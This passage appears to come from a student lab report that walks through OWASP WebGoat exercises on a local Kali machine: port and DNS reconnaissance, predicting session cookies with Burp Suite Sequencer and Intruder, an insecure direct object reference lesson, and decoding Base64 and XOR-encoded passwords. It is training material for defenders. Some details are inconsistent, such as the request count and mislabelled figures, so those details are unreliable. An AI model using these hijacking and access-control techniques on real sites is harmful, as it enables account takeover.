


Figure 4: Downloading Kali as ISO file (author)

Running OWASP WebGoat

After installing the standalone jar of WebGoat from https://github.com/WebGoat/WebGoat/releases in the local directory of our Kali user, to successfully run it, we must open the terminal and execute the below commands.

```
┌──(root㉿kali)-[/home/kali]
└─# cd Downloads

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
webgoat-2023.8.jar

┌──(root㉿kali)-[/home/kali/Downloads]
└─# java -jar webgoat-2023.8.jar
```

Figure 5: Running Kali in local directory (author)

Afterwards we should browse to http://127.0.0.1:8080/WebGoat to start using WebGoat. That being so, a login page will be shown so that we can create a new user account.




Figure 6: Create New User Account (author)




Figure 7: Webgoat First Page (author)

To perform the reconnaissance on a web application, Kali Linux OS provides us with a tool section named Information Gathering.

Scan for open ports

Even though it is determined that WebGoat is running on 127.0.0.1 (localhost) on port 8080, it is more recommended to perform a scan to check and confirm if there are any other open ports that might provide additional services. For this reason, we are going to use Nmap.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 8080 127.0.0.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 08:47 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000029s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Figure 8: Open Ports Scanning (author)

Executed the following Nmap command: nmap -p 8080 127.0.0.1. The scan report indicates that the host (localhost) is up with very low latency (0.000029 seconds). Port 8080/tcp is open and running an HTTP-proxy service.

DIG (domain information groper)

A widely used DNS Reconnaissance tool. It queries DNS servers. This shows that the hostname 127.0.0.01 resolves to the IP address 127.0.0.1. This is a loopback address, which is a special address that refers to the local machine itself.

```
┌──(root㉿kali)-[/home/kali]
└─# dig 127.0.0.01

; <<>> DiG 9.19.19-1-Debian <<>> 127.0.0.01
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47835
;; flags: qr aa rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;127.0.0.01.                    IN      A

;; ANSWER SECTION:
127.0.0.01.             0       IN      A       127.0.0.1

;; Query time: 4 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Fri May 03 09:35:32 EDT 2024
;; MSG SIZE  rcvd: 44
```

Figure 9: DIG performed (author)

It's commonly used for internal communication between processes on the same machine. It is indicated that this is a query operation. Various flags appear, including **qr** (query response), **aa** (authoritative answer), **rd** (recursion desired), **ra** (recursion available), and **ad** (authenticated data). The response indicates that 127.0.0.1 has an A record pointing to itself (i.e., it resolves to itself).

Technologies

A brief information about the technologies used on the website is provided with Wappalyzer. As shown in Appendix B, the JS frameworks, libraries, font scripts and programming languages. For more information, we can go through Appendix B.

IV.2 Vulnerability Assessment

Session Hijacking

Cookies hacking, also known as session hijacking, is a type of cyber-attack where an attacker intercepts or steals a user's session cookie to gain unauthorized access to their account or sensitive information on a web application. A session cookie is a small piece of data stored by a web browser that keeps track of a user's session on a website, enabling the site to remember the user's preferences, login information, and other settings Avital, N. (2001, May 22).




Figure 10: Account Access Fields (author)

As provided, we are trying to predict the 'hijack_cookie' value. The 'hijack_cookie' is used to differentiate authenticated and anonymous users of WebGoat.




Figure 11: Hijack Cookie in Developer Options (author)

Thus, we go to developer tools (F12) of our browser, and after attempting to login through the Access button, a new cookie will show in the Cookies of Application section. This is the hijack_cookie. Then we get the token stored in the value category as shown.

Using Burp Suite, which is a platform and graphical tool that work together to do security testing on online applications, we intercept the HTTP traffic. In this manner, we capture a POST request where the cookie is “sitting”. The next step is to send that part to the sequencer to configure a live capture.




Figure 12: Live Capture in Burp Suite (author)

Stopping the live capture after some seconds, considering that the number of tokens captured is more than enough, we then save them to our local memory.




Figure 13: Stopped Live Capture (author)

In the terminal we execute “sort tokens” to get all tokens sorted in the mirror. Proceeding with, we now need to look for anomalies. This may seem as if we do not know what we are doing. In fact, according to Daniel Ellebæk [Security in Mind on YouTube], bearing in mind that we must look at the two last digits of the first part of the token. In that order, if we notice that the digits are jumping more than one, it might be because the session exists. Considering that the result given below was achieved after plenty of tries. The token chosen for this example is not displayed.

After sending the POST request that includes the cookie to the intruder, we add the last two digits of it as a variable. Then we move on to the payload’s configuration.

Figure 14: Tokens Sorted in terminal (author)

Figure 15: Send POST request (author)

Selecting the number type of the payload and then setting up the range to generate the numeric payloads.




Figure 16: Configuring Payloads (author)

In this case 35 to 56, meaning that it will result in 31 requests. After that we can exactly see that positive feedback indicating that the assignment is successfully completed. Again, this is only achieved after a long time trying different tokens.




Figure 17: Intruder Attack (author)

Insecure Direct Object References (IDOR)

Here we are required to legally authenticate as a first step. Bearing in mind that many access control vulnerabilities can be exploited by users who are authenticated but lack proper authorization. The credentials are provided to us; user: tom, pass: cat (Fig. XVI).

Figure 18: Legally Authenticate Fields (author)

Observing Differences & Behaviors

A key principle in offensive application security is to examine discrepancies between the raw response and what is displayed. Essentially, there is frequently data in the raw response that is not visible on the screen/page. We must observe the differences by viewing the profile below.




Figure 19: Input to list two attributes shown in server's response (author)

There are two ways to find the two attributes not shown in the profile. One is to use Burp Suite to intercept the request from the View Profile button. We are going to try another way.

Just as in Figure 18, we have to go through developer tools in the network section. There we can find the request named "Profile". After double clicking on it opens a new tab with the attributes as shown.




Figure 20: The Profile Request (author)

Thereby, the attributes are shown in a text file format. We can notice that apart from name, color, and size, the other two are the ones not displayed. At this point, the assignment is completed.




Figure 21: All the Attributes (author)




Figure 22: Role and Userid (author)

IV.3 Privilege Escalation

Privilege Escalation can include identifying and cracking passwords, user accounts, and unauthorized IT space. An example is achieving limited user access, identifying a shadow file containing administration login credentials, obtaining an administrator password through password cracking, and accessing internal application systems with administrator access rights.

Crypto Basics

Through this section we will go through different types of cryptography techniques that are commonly used in web applications.

Base64 encoding

According to WebGoat, encoding is not the same as cryptography, but it plays a significant role in various cryptographic standards, particularly Base64 encoding.

Base64 encoding is a method used to convert different types of bytes into a specific range of ASCII-readable bytes. ASCII refers to a standard data-encoding format for electronic communication between computers (Britannica, 2024). This facilitates the transfer of binary data, such as secret or private keys, making it easier to print or write them down. Since encoding is reversible, you can recreate the original version from the encoded one.

In the following example we have to decode the given HTTP header supposedly intercepted. Burp Suite assists us with a tool named Decoder. After inputting the encoded text, then selecting base64 as the method, we are presented with the result, that being a7744a and passw0rd.




Figure 23: The Decoder Tool (author)




Figure 24: The decoded result (author)

XOR encoding

Often employed as a basic obfuscation technique for storing passwords. For instance, IBM WebSphere Application Server utilizes a specific implementation of XOR encoding to store passwords in configuration files. While XOR encoding offers a minimal level of security by making the passwords less immediately readable, it is not a robust encryption method (WebGoat, 2024).

IBM advises protecting access to these configuration files and suggests replacing the default XOR encoding with custom encryption to enhance security. However, when these recommendations are not followed, the use of default XOR encoding can lead to significant vulnerabilities. Attackers who gain access to these files can easily decode the passwords if they are aware of the encoding method used (IBM WebSphere Documentation, 2024).

Understanding XOR Encoding

XOR (exclusive OR) encoding works by applying the XOR logical operation to each byte of the plaintext with a corresponding byte of a key. The same operation can be applied again to the encoded text with the same key to retrieve the original plaintext, making it a symmetric operation. Despite its simplicity, XOR encoding is not secure on its own because:

1. Predictability: If the key is known or easily guessable, the encoded data can be quickly decoded.
2. Pattern Recognition: Since XOR is a simple bitwise operation, patterns in the data can still be discernible, allowing attackers to infer the content of the encoded data.
3. Weak Key Management: Without proper key management and protection, the security of XOR encoding is compromised.

Enhancing Security

To mitigate the risks associated with XOR encoding, it is crucial to follow best practices, such as:

- Access Control: Restrict access to configuration files to authorized personnel only.
- Custom Encryption: Replace default XOR encoding with stronger, custom encryption methods tailored to your security needs.
- Regular Audits: Conduct regular security audits to ensure that encoding and encryption practices are up-to-date and effective.
- Key Management: Implement robust key management practices to protect encryption keys from unauthorized access.

By adhering to these practices, organizations can significantly reduce the risk of password exposure and enhance the overall security of their systems.

For the following assignment we need to decode an XOR password. Using a decoder created by Jerome Zomer, a Middleware Specialist at Axxius, we found that the decoded string is “databasepassword” as displayed.




Figure 25: Axxius XOR decoder (author)




Figure 26: The decoded result (author)

Plain Hashing

A cryptographic technique primarily used to verify the integrity of data. A hash value, or digest, is generated from the original data using a hashing algorithm. These algorithms are designed to be irreversible, meaning it should not be feasible to retrieve the original data from its hash. Even a slight modification in the original data results in a significantly different hash, thereby signaling data tampering.

